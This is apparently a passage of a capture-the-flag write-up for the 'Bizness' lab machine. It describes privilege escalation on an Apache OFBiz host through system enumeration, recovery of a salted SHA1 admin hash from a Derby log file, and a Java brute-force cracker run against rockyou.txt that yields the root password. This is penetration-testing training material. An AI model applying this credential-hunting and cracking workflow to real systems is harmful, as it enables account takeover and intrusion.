
Privilege Escalation

1) enumerated general information




```
ofbiz@bizness:~$ uname -a
Linux bizness 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64 GNU/Linux
ofbiz@bizness:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

2) checked listening processes




```
ofbiz@bizness:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.11.252:48774      10.10.14.16:8888        ESTABLISHED 986/bash
tcp        0      0 10.10.11.252:33888      10.10.14.4:9002         ESTABLISHED 27516/bash
tcp        0     52 10.10.11.252:22         10.10.14.3:58072        ESTABLISHED -
tcp        0      0 10.10.11.252:32942      10.10.14.3:5555         CLOSE_WAIT  16930/bash
tcp        0      0 10.10.11.252:56036      10.10.16.3:4444         ESTABLISHED 16835/bash
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8443          :::*                    LISTEN      854/java
tcp6       0      0 127.0.0.1:10523         :::*                    LISTEN      854/java
tcp6       0      0 :::443                  :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      854/java
tcp6       0      0 :::39081                :::*                    LISTEN      724/java
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      854/java
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 ::1:38020               ::1:39081               ESTABLISHED 537/java
tcp6       0      0 ::1:39081               ::1:38020               ESTABLISHED 724/java
ofbiz@bizness:~$
```

3) found hash structure in a file



```
load_admin_user() {
  if [ ! -f "$CONTAINER_ADMIN_LOADED" ]; then
    TMPFILE=$(mktemp)

    SALT=$(tr --delete --complement A-Za-z0-9 </dev/urandom | head --bytes=16)
    SALT_AND_PASSWORD="${SALT}${OFBIZ_ADMIN_PASSWORD}"

    SHA1SUM_ASCII_HEX=$(printf "$SALT_AND_PASSWORD" | sha1sum | cut --delimiter=' ' --fields=1 --zero-terminated | tr --delete '\000')

    SHA1SUM_ESCAPED_STRING=$(printf "$SHA1SUM_ASCII_HEX" | sed -e 's/\(..\)\.\?/\\x\1/g')
    SHA1SUM_BASE64=$(printf "$SHA1SUM_ESCAPED_STRING" | basenc --base64url --wrap=0 | tr --delete '=')

    ENCODED_PASSWORD_HASH="\$SHA\$${SALT}\$${SHA1SUM_BASE64}"

    sed "s/@userLoginId@/$OFBIZ_ADMIN_USER/g; s/currentPassword=\".*\"/currentPassword=\"$ENCODED_PASSWORD_HASH\"/g;" framework/resources/templates/AdminUse
rLoginData.xml >"$TMPFILE"

    /ofbiz/bin/ofbiz --load-data "file=$TMPFILE"

    rm "$TMPFILE"

    touch "$CONTAINER_ADMIN_LOADED"
  fi
}
```

4) found the hash in log31.dat file




```
N!!!!
"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
XotW3F9m5CcqAn7CztlQh+jtLu3nDOAFVMG10K5ffHz2LHy/M6ROHvNXD9RotYtCB9Ke1zhdkAzofoeF5oqsDXw==
4t6NHSHSihlBaLWHPmPn4A==
```

$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I

salt = d
sha1sum_base64 = uP0_QaVBpDWFeo8-dRzDqRwXQ2I

5) cracked the hash

```
import org.apache.commons.codec.binary.Base64;

import java.io.BufferedReader;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.io.IOException;
import java.io.FileReader;

public class Main {
   public static void main(String[] args) {
      String filePath = args[0];

      try (BufferedReader reader = new BufferedReader(new FileReader(filePath))) {
         String line;

         while ((line = reader.readLine()) != null) {
            byte[] bytes = line.getBytes(StandardCharsets.UTF_8);
            String hash = cryptBytes("SHA", "d", bytes);
            System.out.print("\r\033[2K"+hash);
            if (hash.equals("$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I")){
               System.out.println("[+] Password: " + line);
               break;
            }
         }
      } catch (IOException ignored) {}
   }

   public static String cryptBytes(String hashType, String salt, byte[] bytes) {
    StringBuilder sb = new StringBuilder();
    sb.append("$").append(hashType).append("$").append(salt).append("$");
    sb.append(getCryptedBytes(hashType, salt, bytes));
    return sb.toString();
  }

  private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
    try {
      MessageDigest messagedigest = MessageDigest.getInstance("SHA");
      messagedigest.update("d".getBytes(StandardCharsets.UTF_8));
      messagedigest.update(bytes);
      return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
    } catch (NoSuchAlgorithmException e) {
      throw new RuntimeException("Error while comparing password", e);
    }
  }
}
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ java Main.java  "/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt"
$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I[+] Password: monkeybizness
```

6) got root access with the password